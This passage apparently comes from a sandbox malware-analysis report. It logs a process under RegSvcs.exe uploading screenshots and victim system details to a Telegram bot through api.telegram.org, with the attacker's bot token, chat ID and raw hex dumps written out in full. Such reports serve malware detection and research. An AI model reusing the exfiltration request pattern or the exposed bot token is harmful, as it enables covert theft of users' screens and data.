2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 Data Ascii: z7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&E3xoz7hS7FM&Lto|j8>-FL=4o|}F
2022-04-08 10:14:31 UTC	1999	OUT	Data Raw: 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 7d 14 51 40 05 14 51 40 05 14 51 40 05 32 3f ba 7e a7 f9 d3 e9 91 fd d3 f5 3f ce 80 1f 55 67 ff 00 8f d8 7f eb 9b ff 00 35 ab 55 56 7f f8 fd 87 fe b9 bf f3 5a 00 6b d5 3b 7f f9 08 3f fc 0b f9 47 57 1e a9 db ff 00 c8 41 ff 00 e0 5f ca 3a a1 13 6c 6f f9 ea ff 00 90 ff 00 0a 36 37 fc f5 7f c8 7f 85 67 eb 1e 64 71 99 a3 33 a9 50 0e f5 93 09 1e 0f 25 94 1c b7 1d b0 7a 76 a4 be 2f 15 dc 13 2b 4e aa d2 26 e9 0c 9f bb 0a 78 db b4 1e fe a4 77 eb 48 0d 1d 8d ff 00 3d 5f f2 1f e1 56 6d 14 fd 9c 7c ed f7 9b d3 d4 fb 57 3f 6f 73 2b 5d 24 f3 a3 94 92 e1 a2 42 b3 b0 db 82 40 05 3a 76 eb c9 e6 ba 2b 3f f8 f7 1f ef 37 fe 84 68 e8 Data Ascii: ES#>?SQEQEQEOGO:}Q@Q@Q@2?~?Ug5UVZk;?GWA_:lo67gdq3P%zv/+N&xwH=_Vm|W?os+]$B@:v+? 7h
2022-04-08 10:14:31 UTC	2015	OUT	Data Raw: d4 94 da 23 b9 3f b8 ff 00 81 a7 fe 86 2a 36 fb d2 ff 00 be bf c9 69 6e 0f ee 0f fb e9 ff 00 a1 ad 34 fd e9 7f de 5f e4 b5 e9 1c 05 dd 1c ed d3 94 7f d3 59 bf f4 6b d5 8b b9 0a 59 cc ea 79 58 d8 8f ca aa e9 df 2d 92 0f f6 e4 ff 00 d1 8d 4e be 7c 58 5c 7f d7 26 fe 55 94 96 8c bb e8 37 50 b6 92 44 09 6c ee 8d 17 0a aa c4 64 0e d5 91 79 35 ed e5 c5 ad bc 2c f0 ae dc c9 2a 12 3a 75 27 1e df 99 ad 0d 62 fd ed 62 b8 10 9c 4c e4 a2 11 fc 23 b9 aa 1a 4d cc 96 b6 50 dc 09 3c cd 87 64 9c 11 8f 6f 7e 31 cd 72 49 f2 ca eb e6 64 da b9 78 5e 44 14 2c 79 65 51 80 58 e4 9f af bd 3a 19 37 ea 4a dd 33 6c bf fa 1b d5 b9 a2 b4 bd 89 66 7b 71 28 71 90 f1 70 f8 fe 75 59 2c a3 b6 9a 39 a3 9e 49 16 44 d8 a9 22 e0 a8 04 9f e6 de 95 b4 13 e6 1a 4d 32 e6 ea a9 7a 73 3c 1f ee c9 fc Data Ascii: #?*6in4_YkYyX-N|X\&U7PDldy5,*:u'bbL#MP<do~1rIdx^D,yeQX:7J3lf{q(qpuY,9ID"M2zs<
2022-04-08 10:14:31 UTC	2017	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 31 30 34 33 35 36 35 37 32 2d 2d 0d 0a Data Ascii: ----------8da198104356572--

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:32 UTC	2017	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:14:32 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":137,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412872,"document":{"file_name":"user-082561 2022-04-08 04-58-33.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA4liUAsIk5KZahMTTHplM18Wp4rQcwAC_QoAAkCUgFJkMbWtuDBfZQEAB20AAyME","file_unique_id":"AQAD_QoAAkCUgFJy","file_size":14418,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAOJYlALCJOSmWoTE0x6ZTNfFqeK0HMAAv0KAAJAlIBSZDG1rbgwX2UjBA","file_unique_id":"AgAD_QoAAkCUgFI","file_size":116302},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.22	49188	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:37 UTC	2019	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=--------------------------8da1983cfbb680e Host: api.telegram.org Content-Length: 116890 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:14:37 UTC	2019	IN	HTTP/1.1 100 Continue
2022-04-08 10:14:37 UTC	2019	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 33 63 66 62 62 36 38 30 65 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 33 63 66 62 62 36 38 30 65 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ------------------------------8da1983cfbb680eContent-Disposition: form-data; name="chat_id"5019146869------------------------------8da1983cfbb680eContent-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:14:37 UTC	2020	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ec 2e af 8c 4a cf bd 22 8c 36 cd cd 19 7c 91 d7 80 46 07 6a 85 2f a4 96 f0 da 47 77 03 4c 06 e2 05 b3 10 07 ae 77 e3 bd 55 d4 6e 85 b6 97 2b 6d 0e cd 24 aa aa 7b 9f 31 a9 ba 03 c3 81 b5 55 25 b8 db 21 23 f8 b1 d4 7e 1c fe b5 8f 3f bd 63 2e 6d 6c 6b da dd 19 6d 2d 25 75 f9 ae 11 4f cb d0 12 bb bf 2e 29 d7 77 22 d6 1f 30 ae ee 7a 67 1d 89 fe 95 57 4e 39 Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?.J"6|Fj/GwLwUn+m${1U%!#~?c.mlkm-%uO.)w"0zgWN9
2022-04-08 10:14:37 UTC	2036	OUT	Data Raw: da 5b a5 b5 d8 57 44 07 13 3d db 4d 23 12 73 ce 51 7d 7f 41 5a 07 fd 62 9f 63 fd 28 cd 14 80 a1 aa 42 b3 bc 48 e2 6c 00 5b f7 52 04 3c 32 f7 c8 e3 fc fb d6 34 96 f7 12 ea b1 dc 03 2b a5 b6 e0 a8 5c 64 2b 80 31 bb 7f 5f 94 f3 d7 d6 ba 39 ed ad ee 54 0b 88 23 94 0e 40 91 03 63 f3 a8 7f b2 f4 ef f9 f0 b5 ff 00 bf 2b fe 15 49 a1 6a 67 e8 11 18 af af c1 59 01 65 46 fd e4 9b cf 2c e7 ae 4f 15 1a 69 57 43 4c 36 de 58 da 60 2c 53 70 ff 00 5b b7 6e 3e 9d 0f d4 56 d4 16 b6 d6 bb be cf 6f 14 3b be f7 96 81 73 f5 c5 4b 9a 4f 56 35 a1 90 96 13 7f 6c 8b 89 56 62 14 2f 96 e8 63 da a0 2e 0a 9c fc dd 73 d3 8e 6a ac b6 f1 69 da 7d 87 da e0 8b cb 45 6f 36 26 74 52 64 c0 c3 72 40 24 60 8e 0e 79 e2 ba 1c d1 9a 4c 11 cf c1 a7 4f 22 e9 ad 2c 73 f9 71 c0 80 79 7b 33 1b 03 92 4e Data Ascii: [WD=M#sQ}AZbc(BHl[R<24+\d+1_9T#@c+IjgYeF,OiWCL6X`,Sp[n>Vo;sKOV5lVb/c.sji}Eo6&tRdr@$`yLO",sqy{3N
2022-04-08 10:14:37 UTC	2052	OUT	Data Raw: bf 4f f0 a3 69 fe fb 7e 9f e1 40 0f a6 47 f7 4f d4 ff 00 3a 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 40 12 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f Data Ascii: Oi~@GO:6SS@LQ}OLQ}OLQ}O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?
2022-04-08 10:14:37 UTC	2068	OUT	Data Raw: 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 Data Ascii: M&Lto|j8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7F

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-04-08 10:14:37 UTC</td><td>2083</td><td>OUT</td><td>Data Raw: fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 99 1f dd 3f 53 fc e8 da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 00 4b
Data Ascii: F?v}=hZ)O6)O6)O6dtOi~ME;~u>-O}O}O}2?~}O}OZf?>f?>f?>?SSQNOK</td></tr>
<tr><td>2022-04-08 10:14:37 UTC</td><td>2099</td><td>OUT</td><td>Data Raw: e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7
Data Ascii: z7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&E3xoz7hS7FM&Lto|j8>-FL=4o|}F</td></tr>
<tr><td>2022-04-08 10:14:37 UTC</td><td>2115</td><td>OUT</td><td>Data Raw: 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 7d 14 51 40 05 14 51 40 05 14 51 40 05 32 3f ba 7e a7 f9 d3 e9 91 fd d3 f5 3f ce 80 1f 55 67 ff 00 8f d8 7f eb 9b ff 00 35 ab 55 56 7f f8 fd 87 fe b9 bf f3 5a 00 6b d5 3b 7f f9 08 3f fc 0b f9 47 57 1e a9 db ff 00 c8 41 ff 00 e0 5f ca 3a a1 13 6c 6f f9 ea ff 00 90 ff 00 0a 36 37 fc f5 7f c8 7f 85 67 eb 1e 64 71 99 a3 33 a9 50 0e f5 93 09 1e 0f 25 94 1c b7 1d b0 7a 76 a4 be 2f 15 dc 13 2b 4e aa d2 26 e9 0c 9f bb 0a 78 db b4 1e fe a4 77 eb 48 0d 1d 8d ff 00 3d 5f f 2 1f e1 56 6d 14 fd 9c 7c ed f7 9b d3 d4 fb 57 3f 6f 73 2b 5d 24 f3 a3 94 92 e1 a2 42 b3 b0 db 82 40 05 3a 76 eb c9 e6 ba 2b 3f f8 f7 1f ef 37 fe 84 68 e8
Data Ascii: ES#>?SQEQEQEOGO:}Q@Q@Q@2?~?Ug5UVZk;?GWA_:lo67gdq3P%zv/+N&xwH=_Vm|W?os+]$B@:v+?7h</td></tr>
<tr><td>2022-04-08 10:14:37 UTC</td><td>2131</td><td>OUT</td><td>Data Raw: d4 94 da 23 b9 3f b8 ff 00 81 a7 fe 86 2a 36 fb d2 ff 00 be bf c9 69 6e 0f ee 0f fb e9 ff 00 a1 ad 34 fd e9 7f de 5f e4 b5 e9 1c 05 dd 1c ed d3 94 7f d3 59 bf f4 6b d5 8b b9 0a 59 cc ea 79 58 d8 8f ca aa e9 df 2d 92 0f f6 e4 ff 00 d1 8d 4e be 7c 58 5c 7f d7 26 fe 55 94 96 8c bb e8 37 50 b6 92 44 09 6c ee 8d 17 0a aa c4 64 0e d5 91 79 35 ed e5 c5 ad bc 2c f0 ae dc c9 2a 12 3a 75 27 1e df 99 ad 0d 62 fd ed 62 b8 10 9c 4c e4 a2 11 fc 23 b9 aa 1a 4d cc 96 b6 50 dc 09 3c cd 87 64 9c 11 8f 6f 7e 31 cd 72 49 f2 ca eb e6 64 da b9 78 5e 44 14 2c 79 65 51 80 58 e4 9f af bd 3a 19 37 ea 4a dd 33 6c bf fa 1b d5 b9 a2 b4 bd 89 66 7b 71 28 71 90 f1 70 f8 fe 75 59 2c a3 b6 9a 39 a3 9e 49 16 44 d8 a9 22 e0 a8 04 9f e6 de 95 b4 13 e6 1a 4d 32 e6 ea a9 7a 73 3c 1f ee c9 fc
Data Ascii: #?*6in4_YkYyX-N|X\&U7PDldy5,*:u'bbL#MP<do~1rIdx^D,yeQX:7J3lf{q(qpuY,9ID"M2zs<</td></tr>
<tr><td>2022-04-08 10:14:37 UTC</td><td>2133</td><td>OUT</td><td>Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 33 63 66 62 62 36 38 30 65 2d 2d 0d 0a
Data Ascii: -----------------------------8da1983cfbb680e--</td></tr>
<tr><td>2022-04-08 10:14:37 UTC</td><td>2133</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Fri, 08 Apr 2022 10:14:37 GMT
Content-Type: application/json
Content-Length: 833
Connection: close
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection
{"ok":true,"result":{"message_id":138,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412877,"document":{"file_name":"user-082561 2022-04-08 05-18-34.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA4piUAsNiqdqHmCOkkpjuIFDnvAFWgAC_goAAkCUgFJ0ekD2QT887gEAB20AAyME","file_unique_id":"AQAD_goAAkCUgFJy","file_size":14418,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAOKYlALDYqnah5gjpJKY7iBQ57wBVoAAv4KAAJAlIBSdHpA9kE_PO4jBA","file_unique_id":"AgAD_goAAkCUgFI","file_size":116302},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.22	49189	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-04-08 10:14:42 UTC</td><td>2134</td><td>OUT</td><td>POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------------8da19869b38ef92
Host: api.telegram.org
Content-Length: 116893
Expect: 100-continue
Connection: Keep-Alive</td></tr>
<tr><td>2022-04-08 10:14:42 UTC</td><td>2135</td><td>IN</td><td>HTTP/1.1 100 Continue</td></tr>
<tr><td>2022-04-08 10:14:42 UTC</td><td>2135</td><td>OUT</td><td>Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 36 39 62 33 38 65 66 39 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 36 39 62 33 38 65 66 39 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36
Data Ascii: -----------------------------8da19869b38ef92Content-Disposition: form-data; name="chat_id"5019146869-----------------------------8da19869b38ef92Content-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:42 UTC	2136	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ec 2e af 8c 4a cf bd 22 8c 36 cd cd 19 7c 91 d7 80 46 07 6a 85 2f a4 96 f0 da 47 77 03 4c 06 e2 05 b3 10 07 ae 77 e3 bd 55 d4 6e 85 b6 97 2b 6d 0e cd 24 aa aa 7b 9f 31 a9 ba 03 c3 81 b5 55 25 b8 db 21 23 f8 b1 d4 7e 1c fe b5 8f 3f bd 63 2e 6d 6c 6b da dd 19 6d 2d 25 75 f9 ae 11 4f cb d0 12 bb bf 2e 29 d7 77 22 d6 1f 30 ae ee 7a 67 1d 89 fe 95 57 4e 39 Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?.J"6|Fj/GwLwUn+m${1U%!#~?c.mlkm-%uO.)w"0zg WN9
2022-04-08 10:14:42 UTC	2151	OUT	Data Raw: da 5b a5 b5 d8 57 44 07 13 3d db 4d 23 12 73 ce 51 7d 7f 41 5a 07 fd 62 9f 63 fd 28 cd 14 80 a1 aa 42 b3 bc 48 e2 6c 00 5b f7 52 04 3c 32 f7 c8 e3 fc fb d6 34 96 f7 12 ea b1 dc 03 2b a5 b6 e0 a8 5c 64 2b 80 31 bb 7f 5f 94 f3 d7 d6 ba 39 ed ad ee 54 0b 88 23 94 0e 40 91 03 63 f3 a8 7f b2 f4 ef f9 f0 b5 ff 00 bf 2b fe 15 49 a1 6a 67 e8 11 18 af af c1 59 01 65 46 fd e4 9b cf 2c e7 ae 4f 15 1a 69 57 43 4c 36 de 58 da 60 2c 53 70 ff 00 5b b7 6e 3e 9d 0f d4 56 d4 16 b6 d6 bb be cf 6f 14 3b be f7 96 81 73 f5 c5 4b 9a 4f 56 35 a1 90 96 13 7f 6c 8b 89 56 62 14 2f 96 e8 63 da a0 2e 0a 9c fc dd 73 d3 8e 6a ac b6 f1 69 da 7d 87 da e0 8b cb 45 6f 36 26 74 52 64 c0 c3 72 40 24 60 8e 0e 79 e2 ba 1c d1 9a 4c 11 cf c1 a7 4f 22 e9 ad 2c 73 f9 71 c0 80 79 7b 33 1b 03 92 4e Data Ascii: [WD=M#sQ}AZbc(BHl[R<24+\d+1_9T#@c+IjgYeF,OiWCL6X`,Sp[n>Vo;sKOV5lVb/c.sji}Eo6&tRdr@$`yLO" ,sqy{3N
2022-04-08 10:14:42 UTC	2167	OUT	Data Raw: bf 4f f0 a3 69 fe fb 7e 9f e1 40 0f a6 47 f7 4f d4 ff 00 3a 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 40 12 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f Data Ascii: Oi~@GO:6SS@LQ}OLQ}OLQ}O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?
2022-04-08 10:14:42 UTC	2183	OUT	Data Raw: 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 Data Ascii: M&Ltolj8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7F
